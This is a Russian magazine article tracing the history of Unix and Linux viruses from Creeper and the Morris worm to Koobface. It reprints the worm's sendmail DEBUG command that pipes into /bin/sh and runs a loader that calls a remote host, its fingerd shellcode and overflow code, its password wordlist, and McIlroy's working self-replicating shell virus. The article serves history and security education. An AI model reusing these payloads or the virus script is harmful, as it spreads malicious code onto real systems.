Игорь Лебедев, он получает дисконтную карту со скидкой 50% на покупку нашего терминала.

Второе место
Влад Тимофеев, ему достается дисконтная карта со скидкой 35%.

Третье место

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.



Евгений Зобнин
androidstreet.net

ЗАРАЗНЫЕ ПИНГВИНЫ

ИСТОРИЯ ВИРУСОПИСАТЕЛЬСТВА ДЛЯ *NIX-СИСТЕМ В ЦИФРАХ

Для многих пользователей UNIX-систем словосочетание «вирус для Linux или BSD» звучит странно. Мы настолько привыкли к тому, что вирусов в наших системах нет, что уже начали верить, будто их не существует в природе. Между тем первый в истории компьютерный вирус был написан для 4.3BSD, а знаменитый червь Морриса поражал UNIX-системы через уязвимость в sendmail. Так есть вирусы или нет? Попробуем разобраться.

На самом деле, если под вирусом понимать в том числе и червей («самораспространяющиеся приложения»), то первым вирусом был Creeper, созданный еще в начале 1970-х годов сотрудником компании BBN (Bolt, Beranek and Newman) Бобом Томасом (Bob Thomas) для операционной системы Tenex. Creeper не использовал уязвимости и фактически ничего не заражал, он просто перемещался по сети и, как гласит предание, печатал на экране строку «I'm the Creeper... Catch me if you can».


Но Creeper не принято считать вирусом. Перебравшись на новую машину, он уничтожал свою старую копию, что противоречит идее постоянного размножения, за которую вирусы и получили свое название. Тем не менее всего пара строк кода легко превратила бы его в классический компьютерный вирус, и история вирусописательства началась бы на десять лет раньше, чем принято считать сейчас.

1983. ПЕРВЫЙ В ИСТОРИИ ВИРУС

«Настоящим» автором первого вируса принято считать Фреда Коэна (Fred Cohen). Еще студентом Инженерной школы Университета Южной Калифорнии он создал программу, способную заражать другие приложения и открыть полный доступ к системе. Согласно исследованию, проведенному на пяти машинах под управлением UNIX, среднее время для получения прав root после заражения машины составило тридцать минут с разбросом от пяти минут до часа. При этом вирус не использовал эксплоитов, а просто обходил существующие в то время системы защиты.

После проведенного эксперимента Фред представил результаты исследований на семинаре по компьютерной безопасности в пенсильванском Лихайском университете (Lehigh University). Тогда же впервые прозвучал и сам термин «компьютерный вирус», придуманный преподавателем Коэна Леонардом Адлеманом (Leonard Adleman), который известен всему айтишному миру как один из основателей RSA Security.

Стоит сказать, что Коэн всего лишь формализовал понятие вируса, представив действующий код и определив основные характеристики такого типа программ и возможные векторы атак. Попытки создать или смоделировать вирусы для разных платформ были и раньше. Так, за два года до Коэна пятнадцатилетний школьник Ричард Скрента (Rich Skrenta) создал программу Elk Cloner, которая внедрялась в Apple DOS и распространялась через запись в boot-сектор дискет. Но вирус так и не выбрался за пределы круга друзей Ричарда.



Классификация вирусов, составленная Фредом Коэном

1988. ЧЕРВЬ МОРРИСА

По-настоящему массовое заражение произошло намного позже, а именно 2 ноября 1988 года, когда аспирант факультета вычислительной техники Корнельского университета Роберт Моррис выпустил своего червя на свободу. Менее чем за сутки червь распространился на 6 тысяч машин (10% всего интернета) и вывел из строя многие серверы и рядовые машины, подключенные к Сети.

Впоследствии детище Морриса нарекли «великим червем», а его имя попало в анналы истории и сегодня находится где-то рядом с легендарным Кевином Митником. И дело тут не в том, что этот случай был первым в истории массовым заражением через интернет, и даже не в сложности самого червя, показавшего неординарное мышление автора и его глубокие познания UNIX, а в том, что он позволил увидеть, насколько на самом деле беззащитна информация в Сети.

Червь Морриса применял сразу несколько техник проникновения в системы 4BSD и Sun 3: протокол удаленного выполнения команд rsh, sendmail и fingerd. Первый шел в ход в том случае, если удавалось подобрать пароль одного из пользователей на уже зараженной машине, те же логин-пароль червь пытался использовать на удаленной. Заражение через sendmail происходило через эксплуатацию уязвимости в отладочном коде. Фактически червь просто подключался к серверу по протоколу SMTP, отдавал команду DEBUG, а далее вместо заполнения полей FROM и DATA передавал исходный код своей «головы» и команды для ее запуска и компиляции. Выглядело это все примерно так:

```
DEBUG
MAIL FROM: </dev/null>
RCTP TO: <"|sed -e '1,/^$/'d | /bin/sh; exit 0">
DATA
cd /usr/tmp cat > x14481910.c <<'EOF' [исходный текст «головы» червя]
EOF cc -o x14481910 x14481910.c;x14481910 128.32.134.16 32341 8712440;
rm -f x14481910 x14481910.c
.
QUIT
```

Доступ к системе с помощью **fingerd** червь получал через уязвимость в функции gets() библиотеки libc, используемой демоном для чтения запроса с удаленной машины. Червь передавал демону 536 байт, чем вызывал срыв стека и передачу управления шелл-коду. Последний был очень прост:

```
pushl $68732f '/sh\0'
pushl $6e69622f '/bin'
movl sp, r10
pushrl $0
```

```
pushrl $0
pushrl r10
pushrl $3
movl sp,ap
chmk $3b
```

Это не что иное, как строка `execve(«/bin/sh», 0, 0)` на языке си, то есть открытие доступа к командной строке. Далее, как и в предыдущем случае, червь загружал на машину исходный код своей «головы», которая затем выкачивала с зараженной машины и запускала основное тело червя.

```
/* This routine exploits a fixed 512 byte input buffer in a VAX running
 * the BSD 4.3 fingerd binary.  It send 536 bytes (plus a newline) to
 * overwrite six extra words in the stack frame, including the return
 * PC, to point into the middle of the string sent over.  The instructions
 * in the string do the direct system call version of execve("/bin/sh"). */

static try_finger(host, fd1, fd2)                    /* 0x49ec,<just_return+378 */
     struct hst *host;
     int *fd1, *fd2;
{
    int i, j, l12, l16, s;
    struct sockaddr_in sin;                          /* 36 */
    char unused[492];
    int l552, l556, l560, l564, l568;
    char buf[536];                                   /* 1084 */
    int (*save_sighand)();                           /* 1088 */

    save_sighand = signal(SIGALRM, justreturn);

    for (i = 0; i < 6; i++) {                        /* 416,608 */
        if (host->o48[i] == 0)
            continue;                                /* 600 */
        s = socket(AF_INET, SOCK_STREAM, 0);
        if (s < 0)
            continue;
        bzero(&sin, sizeof(sin));
        sin.sin_family = AF_INET;
        sin.sin_addr.s_addr = host->o48[i];
        sin.sin_port = IPPORT_FINGER;

        alarm(10);
        if (connect(s, &sin, sizeof(sin)) < 0) {
            alarm(0);
            close(s);
            continue;
        }
        alarm(0);
        break;
    }
    if (i >= 6)
        return 0;                                    /* 978 */
```

Часть кода, реализующая срыв стека

В дальнейшем во всех трех случаях червь запускал команду netstat, читал файл `/etc/hosts` и искал соседние машины в сети другими способами. Затем он читал файл `/etc/passwd`, вычленял из него хеши паролей и пытался подобрать пароли, используя внутреннюю базу из 432 слов, файл `/usr/dict/words` и собственную высокоэффективную реализацию алгоритма DES. Далее операция повторялась в отношении других хостов.

Хотя червь и скрывал свое присутствие, переименовывая самого себя в sh и удаляя себя и исходники «головы» с диска, зловред был быстро обнаружен. В коде червя был предусмотрен метод защиты от повторного заражения: проверка на открытый порт, используемый червем. Если машина уже была заражена, червь должен был уничтожить предыдущую копию, но с двумя условиями: 1) код подбора паролей в старой копии должен был закончить свою работу; 2) каждое седьмое заражение происходило без убийства предыдущей копии (защита на случай, если сисадмин попытается обмануть червя, открыв нужный порт).

```
/* This array in the sun binary was camaflouged by having the
   high-order bit set in every char. */

char *wds[] =                                    /* 0x21a74 */
{
        "academia", "aerobics", "airplane", "albany",
        "albatross", "albert", "alex", "alexander",
        "algebra", "aliases", "alphabet", "amorphous",
        "analog", "anchor", "andromache", "animals",
        "answer", "anthropogenic", "anvils", "anything",
        "aria", "ariadne", "arrow", "arthur",
        "athena", "atmosphere", "aztecs", "azure",
        "bacchus", "bailey", "banana", "bananas",
        "bandit", "banks", "barber", "baritone",
        "bass", "bassoon", "batman", "beater",
        "beauty", "beethoven", "beloved", "benz",
        "beowulf", "berkeley", "berliner", "beryl",
        "beverly", "bicameral", "brenda", "brian",
        "bridget", "broadway", "bumbling", "burgess",
        "campanile", "cantor", "cardinal", "carmen",
        "carolina", "caroline", "cascades", "castle",
        "cayuga", "celtics", "cerulean", "change",
        "charles", "charming", "charon", "chester",
        "cigar", "classic", "clusters", "coffee",
        "coke", "collins", "commrades", "computer",
        "condo", "cookie", "cooper", "cornelius",
        "couscous", "creation", "creosote", "cretin",
        "daemon", "dancer", "daniel", "danny",
        "dave", "december", "defoe", "deluge",
        "desperate", "develop", "dieter", "digital",
        "discovery", "disney", "drought", "duncan",
        "eager", "easier", "edges", "edinburgh",
        "edwin", "edwina", "egghead", "eiderdown",
        "eileen", "einstein", "elephant", "elizabeth",
        "ellen", "emerald", "engine", "engineer",
        "enterprise", "enzyme", "ersatz", "establish",
        "estate", "euclid", "evelyn", "extension",
        "fairway", "felicia", "fender", "fermat",
        "fidelity", "finite", "fishers", "flakes",
        "float", "flower", "flowers", "foolproof",
        "football", "foresight", "format", "forsythe",
```

Словарь, используемый при подборе паролей

Из-за этого многие машины заражались многократно и постоянно были заняты подбором паролей, а со временем благодаря второму условию машина полностью забивалась червями и становилась неработоспособной (DoS). Еще более осложняла дело намеренная оптимизация, введенная Моррисом, — чтобы сохранять высокий приоритет в системе, червь регулярно форкался (планировщик снижал приоритет «долгоиграющих» процессов).

В результате уже через двенадцать часов после начала заражения червя удалось поймать, декомпилировать и выработать ряд мер противодействия (самый простой — переименовать компилятор cc, чтобы червь не смог скомпилировать свою «голову»). Общий ущерб был оценен в 96,5 миллиона долларов, а Моррис после признания (на которое его вынудил отец) получил три года условно, 10 тысяч долларов штрафа и 400 часов исправительных работ.

1989. ЭКСПЕРИМЕНТЫ «ОТЦОВ»

После инцидента с червем Морриса внимание к зловредным приложениям резко возросло. Появилось множество научных публикаций, демонстрирующих те или иные виды уязвимостей, путей заражения и методов защиты. Один из самых известных документов — Virology 101, написанный Дугласом Макилроем (Douglas McIlroy), автором концепции пайпов в UNIX и многих стандартных команд для обработки информации. Он привел несколько примеров, демонстрирующих простоту реализации вирусов для UNIX, в том числе следующий код на шелле:

```
#!/bin/sh
for i in * #virus#
do case "`sed 1q $i`" in "#!/bin/sh")
  grep '#virus#' $i >/dev/null ||
  sed -n '/#virus#/,$p' $0 >>$i
esac
done 2>/dev/null
```

Несмотря на примитивизм, это полноценный вирус, который заражает все скрипты в текущем каталоге, добавляя себя в конец скрипта. Свое исследование на данную тему провел и Том Дафф (Tom Duff), один из разработчиков UNIX и Plan 9, автор широко используемого сегодня алгоритма композитинга изображений и шелла rc. В своей работе Viral Attacks On UNIX System Security он рассказал о попытке создания вируса, который прописывался в конец бинарного файла и изменял точку входа на себя. При запуске вирус искал в каталогах `/bin` и `/usr/bin` доступные для записи бинарники и заражал их.

1996. ПЕРВЫЙ ВИРУС ДЛЯ LINUX

Спустя семь лет хакерская группа VLAD, а точнее ее участник Quantum представил первый рабочий вирус для Linux, написанный на ассемблере с синтаксисом AT&T. Вирус, получивший имя Staog, при первом запуске получал права root, используя одну из трех уязвимостей: переполнение буфера в командах mount и tip и баг в команде suidperl. Затем прописывался в память ядра с помощью файла `/dev/kmem` и изменял таблицу системных вызовов так, чтобы функция execve(), запускающая исполняемые файлы, ссылалась на него.

В результате при каждом запуске исполняемого файла вирус получал управление, заражал файл, а затем отдавал управление оригинальной функции execve(). Фактически это все, что он делал, никаких зловредных функций, чистый proof of concept. Вскоре уязвимости были пропатчены, и вирус был забыт, так никогда и не обнаружив себя in the wild. Однако метод изменения таблицы системных вызовов еще долго продолжали использовать авторы бэкдоров, пока наконец разработчики Linux не сделали таблицу неэкспортируемой.

1997. BLISS

5 февраля 1997-го, меньше чем через полгода после публикации исходников Staog, компания McAfee раструбила на весь интернет, что вирус для Linux обнаружен «в дикой природе». На самом деле вирус, названный автором Bliss, был выявлен на несколько месяцев раньше, и к моменту публикации пресс-релиза уже существовала его новая, усовершенствованная версия.

Первая версия Bliss была опубликована 29 сентября 1996 года в ньюсгруппах comp.security.unix, alt.comp.virus и comp.os.linux.misc. Однако первые сообщения о вирусе «в диких условиях» появились только 31 января 1997-го в списке рассылки linux-security. Из-за поднятой шумихи спустя пять дней автор опубликовал обновленную версию вируса (0.4.0), пояснив, что вирус, ходящий по Сети, — это всего лишь альфа-версия и судить его по ней не стоит, он может лучше.

Спустя три дня Рэй Лехтиниеми (Ray Lehtiniemi) провел анализ вируса и выяснил, что даже его новая версия довольно примитивна. Вирус всего лишь находил все доступные для записи исполняемые файлы и перезаписывал их, сохраняя оригинальное приложение в специальном участке файла. Если после этого запускалось инфицированное приложение, вирус извлекал код оригинального приложения в файл `/tmp/.bliss-tmp.<pid>`, затем форкался и запускал его. Плюс внутри вируса был найден рудиментарный код, модифицирующий исходники ядра, незаконченная функ-



WWW

Детальное исследование червя Морриса, проведенное Юджином Спаффордом

Исходники червя Моррриса

HOWTO по написанию Linux-вирусов

Список Linux-вирусов

Еще один список на wiki-странице Ubuntu

циональность червя (вирус пытался подключиться к другим хостам по rsh, но, в отличие от червя Морриса, не умел подбирать пароли) и простейший метод защиты от отладки путем завершения самого себя при обнаружении запуска через strace.

Стоит ли говорить, что защититься от вируса было очень просто — не сидеть под учеткой root.

2000–2015

Следующие три года о вирусах для Linux не было слышно ничего, однако с 2000-го их количество начало резко увеличиваться. Скорее всего, потому, что среди рядовых пользователей популярность операционной системы стремительно возрастала и многие компании переходили на новую активно развивающуюся операционную систему с BSD и Solaris.


В 2000 году был обнаружен вирус Virus.Linux.Winter.341, заражавший бинарные файлы формата ELF и отличавшийся крайне скромными размерами — 341 байт. Годом позже прошла информация о первом ZIP-черве, который при запуске помещал свою копию во все найденные ZIP-архивы. Тогда же появились два довольно интересных вируса Ramen и Cheese, причем второй был червем, закрывавшим бэкдор, открытый Ramen.

Позже добавилось несколько червей, эксплуатирующих уязвимости в веб-сервере Apache. Червь Mighty, обнаруженный в 2002-м, проникал на машину через уязвимость в SSL, затем заходил на специально созданный IRC-канал и ожидал удаленных команд. Червь Lupper также перемещался по веб-серверам, но использовал стандартные уязвимости в CGI-скриптах. Как и Mighty, он имел функцию бэкдора.

В 2007 году появился первый вирус для OpenOffice. Написанный на StarBasic и распространяемый в составе файлов OpenOffice Draw (файлы .odg) вирус BadBunny обходил встроенные средства защиты OpenOffice и получал полный доступ к файлам пользователя. В 2009-м вирус WaterFall был обнаружен в одном из скринсейверов на сайте для пользователей GNOME. После установки он открывал бэкдор и по команде устраивал DDoS-атаку на сайт MMOwned.com.

В 2010 году была обнаружена кросс-платформенная модификация червя Koobface, способная поражать не только Windows, но и Linux и OS X. Червь распространялся через социальные сети с помощью социальной инженерии. После нажатия на ссылку у жертвы открывалась копия сайта youtube.com, а при попытке просмотреть ролик запускался Java-апплет. Далее, используя уязвимости Java, червь получал доступ к системе, устанавливал троян и начинал рассылку вредоносных публикаций в социальных сетях.





Поддельный YouTube, на который перенаправлял жертву червь Koobface

Позже были найдены и многие другие виды троянских коней, червей и бэкдоров. Основной целью хакеров были, конечно же, серверы (организовывать ботнеты для выполнения DDoS-атак), но были и вирусы, ориентированные на домашние машины, а также, например, роутеры.

ПОЧЕМУ НА САМОМ ДЕЛЕ UNIX-СИСТЕМЫ СВОБОДНЫ ОТ ВИРУСОВ

- **Низкая популярность**. Самая популярная UNIX-система Linux имеет долю пользователей на уровне 1% от общего числа домашних ПК. Этого явно мало, чтобы заинтересовать вирусописателей.
- **Жесткая система разграничения прав**. В отличие от Windows, в UNIX не принято постоянно сидеть под учеткой суперпользователя. Многие *nix-системы и Linux-дистрибутивы явно запрещают это делать.
- **Фрагментация**. Существует огромное количество разных UNIX-систем и Linux-дистрибутивов, что существенно усложняет разработку вирусов.

- **Нестабильный ABI**. Разработчики UNIX-систем и в особенности Linux не слишком беспокоятся о сохранении обратной совместимости ABI, поэтому после обновления системы/ядра вирус может просто не заработать.
- **Репозитории**. Большинство современных UNIX-систем используют удаленные репозитории для установки приложений. Каждый пакет в них имеет цифровую подпись, гарантирующую, что приложение не было изменено или инфицировано.

ВЫВОДЫ

Вирусы в Linux есть, это вовсе не миф и не шутка. Другое дело, что в отличие от какой-нибудь Windows 95 здесь у них не так много шансов выжить и, как следствие, их распространение крайне ограничено. В основном это серверы, админят которые не совсем компетентные специалисты, забывающие обновлять ПО.

УВЕЛИЧИВАЕМ ОБОРОТЫ

РАЗБИРАЕМСЯ С BCACHEFS — НОВОЙ ФАЙЛОВОЙ СИСТЕМОЙ ДЛЯ LINUX



Мартин «urban.prankster» Пранкевич
martin@synack.ru

